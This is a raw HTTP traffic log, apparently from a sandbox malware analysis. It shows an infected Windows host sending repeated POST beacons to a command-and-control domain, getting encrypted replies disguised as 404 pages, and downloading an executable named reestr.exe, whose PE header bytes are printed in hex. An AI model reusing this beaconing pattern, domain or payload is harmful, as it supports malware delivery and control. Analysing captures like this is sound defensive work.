Jun 16, 2021 12:19:40.560089111 CEST	2287	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 281 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:40.743805885 CEST	2288	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:40.767158985 CEST	2288	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 323 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:40.944885015 CEST	2289	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:40.956962109 CEST	2289	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 282 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:41.136605978 CEST	2290	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:41.145071983 CEST	2290	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 250 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:41.324575901 CEST	2291	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:41.363128901 CEST	2292	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 361 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:41.539074898 CEST	2292	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:41.553435087 CEST	2293	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 340 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:41.732676983 CEST	2293	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:41.743778944 CEST	2294	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 349 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:41.926500082 CEST	2295	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 74 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 00 00 a7 a2 7f d5 7f 6b 10 19 36 87 8f bf a7 46 90 6c 01 4d fd 35 13 18 6b c7 07 53 a2 e3 d4 86 27 8d 84 a9 07 c4 d6 bf ed 4f 32 f1 ce c7 48 b1 70 3c 1b 1a 43 1b 62 8e 62 b1 06 dd 40 f6 07 f2 45 4b 39 e0 ed 9e 7a d2 5d b6 Data Ascii: k6FlM5kS'O2Hp<Cbb@EK9z]
Jun 16, 2021 12:19:41.937196016 CEST	2295	OUT	GET /reestr.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:42.145059109 CEST	2296	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:42 GMT Content-Type: application/x-msdos-program Content-Length: 24576 Connection: keep-alive Keep-Alive: timeout=3 Last-Modified: Tue, 09 Mar 2021 20:06:33 GMT ETag: "6000-5bd201642cd53" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d9 4b c4 db 9d 2a aa 88 9d 2a aa 88 9d 2a aa 88 1e 36 a4 88 9c 2a aa 88 f4 35 a3 88 9f 2a aa 88 74 35 a7 88 9c 2a aa 88 52 69 63 68 9d 2a aa 88 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 4c 01 03 00 ee fd 3a 5d 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 30 00 00 00 20 00 00 00 00 00 00 78 12 00 00 00 10 00 00 00 40 00 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 16 00 0b 00 04 00 00 00 00 00 00 00 00 60 00 00 00 10 00 00 83 62 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 54 2e 00 00 28 00 00 00 00 50 00 00 7c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 02 00 00 20 00 00 00 00 10 00 00 d4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 50 22 00 00 00 10 00 00 00 30 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 84 03 00 00 00 40 00 00 00 10 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 7c 0a 00 00 00 50 00 00 00 10 00 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 c3 1f b0 49 10 00 00 00 00 00 00 00 00 00 00 00 4d 53 56 42 56 4d 36 30 2e 44 4c 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0 0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$K***6*5*t5*Rich*PEL:]0 x@@`bT.(P|0 .textP"0 `.data@@ @.rsrc|PP@@IMSVBVM60.DLL
Jun 16, 2021 12:19:43.949857950 CEST	2321	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 110 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:44.130727053 CEST	2322	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:44 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:44.155483961 CEST	2322	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 240 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:44.341300011 CEST	2323	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:44 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:44.395167112 CEST	2324	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 172 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:44.659986973 CEST	2324	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:44 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:44.667381048 CEST	2324	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 154 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:44.846216917 CEST	2325	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:44 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:44.871265888 CEST	2325	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 319 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:45.050062895 CEST	2326	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:45 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:45.057533979 CEST	2326	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 215 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:45.412120104 CEST	2328	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:45 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 33 66 66 36 36 0d 0a 00 00 a6 97 8c b4 08 02 7f 77 08 a7 e7 cb 2c c9 aa 43 96 74 c4 0c 23 20 5b f4 75 62 d6 86 a7 f2 12 bc a9 da 62 b6 a0 d6 8e 2a 03 c1 fe f5 78 80 42 09 22 23 7a 2b 5a be 51 83 37 f3 38 8f 8d dd 37 2e 52 8c 23 e2 54 03 2c 1e 64 de 43 81 bc a4 b9 18 d8 e0 a3 e5 f9 b6 3f 7c 68 a0 d4 a1 a7 43 ab 78 a6 8f 31 88 43 72 56 b9 f9 4f 85 d1 73 62 c6 80 7d 19 09 03 aa d1 5f fb 83 4a 56 48 b2 50 68 63 0d 90 06 2d ac 34 ae f9 72 85 1b 7c 10 a3 d2 38 14 32 8f d7 6f 4e bd 01 b5 23 8e c7 b7 28 c5 87 45 e1 32 d5 a7 5f 81 cb 0f 63 07 79 93 53 72 62 19 13 bd 34 16 e4 dc 32 11 41 7f 14 ef 7a 78 30 ba 80 f5 fd 31 4f c6 34 59 ee 71 0a 12 63 f7 cc eb cb f1 22 4f 85 4a c2 2f b2 87 2e f9 bc 46 34 83 34 7b 27 30 67 1b bd 55 16 5a e2 50 57 9a 0e 6a 11 e9 43 f6 62 62 23 86 da f8 37 91 f8 32 2f b5 e6 66 93 3d b8 26 64 b4 01 a8 56 22 06 72 6d f1 9f b1 ce 08 cd f7 dd e6 00 bf 3d 1f d8 e6 c6 c6 09 b2 c6 a5 a3 15 4d b1 67 12 ff a0 c3 94 52 01 2a 22 af 15 27 78 3a 04 f4 74 c6 51 e5 0d bb 07 50 a4 c6 48 fc 87 a9 5d 93 d6 43 b5 af 83 97 e1 1b c3 98 fe 36 5f 10 62 76 52 ef 2d 4c 31 5a 4f 52 44 9f 50 c5 0d 60 4f ef 1b 68 9b df 32 78 1d 2d ce d5 12 04 e7 14 82 8d a9 6b e5 3c 7a 54 19 b1 5f 36 62 06 50 da 30 24 a2 8e 61 f5 ed 65 17 32 f5 67 ec d9 ed fe 25 0d 1e 5d ca e8 07 5d 0d a8 00 da 5b 36 a1 7f dd 78 64 c8 ce 3d e8 67 b7 ed 21 4d f3 8b b7 e9 ab 1c 91 23 0c 14 be a3 a6 65 79 cc 66 56 7a 79 2a fc d6 03 42 06 2a e5 8f cb e7 66 93 78 b5 03 df d5 2d 12 79 aa 22 49 e8 a8 25 99 a3 a0 cd 1b 38 c0 83 89 42 ed 02 25 3c d8 23 bc b6 b5 b5 2e 73 8f 88 38 5f 16 18 68 39 c6 66 cb 7b 9e 72 b2 64 27 27 15 96 ac 11 df f9 d4 af 46 10 bc db fb 46 95 27 a3 ff 67 50 17 70 b2 06 15 c5 5b 39 42 82 74 f4 4e 31 ff 20 3b d7 39 49 27 b5 46 9b b1 20 59 00 73 38 d0 5f 93 7b 4a 51 69 39 13 99 aa 14 a3 bb 27 2e b7 4a 87 00 45 aa a3 e1 5b 6a ff 44 34 e5 63 73 4f 65 b8 63 56 f2 b6 fc b2 75 56 2b 83 ae c3 52 48 1d 87 c4 7e db ef 98 38 4a fb f2 72 c1 df e4 1d 1f 75 2f c9 b2 cc 9f 6d 59 aa cf 25 51 57 30 b6 4c 72 1c 79 df d8 25 7f 63 d9 6c 99 42 06 1f 8e 28 c0 8c ed 6f 0c df cf 72 99 23 a6 3a 4e 0c 38 24 c1 04 f3 87 57 07 c3 09 e8 6d 86 18 33 8c 89 4b db 48 e6 8a 80 b9 54 95 ec 64 23 f5 7f 60 36 e3 ba bf 43 83 54 24 12 a2 cc 7a 5a 0f 61 a0 63 89 b3 0c 28 51 b9 b6 12 63 28 91 b3 1f a2 4e 37 ab d7 a8 05 3a 8b 62 44 85 d5 79 e1 34 75 2f 5b 9b e3 c1 78 f2 c8 79 8e 6b 4e d2 1d ef 0b d6 39 e1 fb 37 e1 7e 58 07 e0 f0 b4 2d 91 6c 38 8b 0d ad 0f 45 84 ac f1 cc e6 60 81 fe 0c 56 0c c1 60 e7 ab 64 47 d3 e3 71 0d b2 19 1f b7 1c 9a 71 41 2a 27 6f e8 ee 65 44 50 7f c8 f1 9d e8 b4 7f 5d 7e 8e b6 58 c4 f6 2d c9 24 c0 0f 0d e9 41 67 f3 66 56 a3 44 d1 c4 a3 85 4b e7 cb 8a 6c 61 29 78 d5 a2 1e 97 94 13 5a 93 db 14 d8 53 d4 25 4b f7 d5 84 e3 56 40 28 66 00 32 25 d4 a1 d4 da d5 e9 25 7b d4 ea 6e 30 da 17 e8 b4 31 e9 32 95 23 09 72 74 1e 97 85 ce bf 87 9d 85 9d ca 27 a9 da 4e 81 23 e6 0f ac 86 cd 87 3b fe e1 39 be 29 cb 6b 8d d3 13 ac ed 9a e3 cf 59 ad 37 fc 83 b0 bc af 0c b6 40 bc 36 85 ac 3d eb 95 d9 ac d0 90 bb ec b0 70 02 81 8c 28 3c d6 ef ff e6 84 27 ed 5c 88 3b c2 00 67 95 39 1c cb dc 34 29 98 ab d6 f1 57 2a 46 b7 e6 df 28 78 dd e6 be 0f d2 9e 51 b5 16 a2 cb 70 2a 83 a0 4b 72 30 2c bf 01 8f 03 70 85 c0 e7 3a ec 6c 76 a0 9c 1a 0f a0 ee c5 17 aa 1c 2d 87 eb 88 23 d6 a2 92 e6 2d 83 d5 ea 1e 34 6c 8e a9 34 68 1f e1 84 f8 1c ab 9f 8b c9 05 8f 83 db fb 49 d1 ba 82 b1 a2 6f 38 a8 Data Ascii: 3ff66w,Ct# [ubb*xB"#z+ZQ787.R#T,dC?|hCx1CrVOsb}_JVHPhc-4r|82oN#(E2_cySrb42Azx01O4Yqc"OJ/ .F44{'0gUZPWjCbb#72/f=&dV"rm=MgR*"'x:tQPH]C6_bvR-L1ZORDP`Oh2x-k<zT_6bP0$ae2g%]][6xd=g!M#eyfVzy*B*fx- y"l%8B%<#.s8_h9f{rd"FF'gPp[9BtN1 ;9I'F Ys8_{JQi9'.JE[jD4csOecVuV+RH~8Jru/mY%QW0Lry%clB(or#:N8$Wm3KH Td#`6CT$zZac(Qc(N7:bDy4u/[xykN97~X-l8E`V`dGqqA*'oeDP]~X-$AgfVDKla)xZS%KV@(f2%%{n012#rt'N#;9)kY7@6=p(<'\;g94)W*F(xQp*Kr0,p:lv-#-4l4hIo8
Jun 16, 2021 12:19:51.139735937 CEST	7238	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 239 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:51.318919897 CEST	7239	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 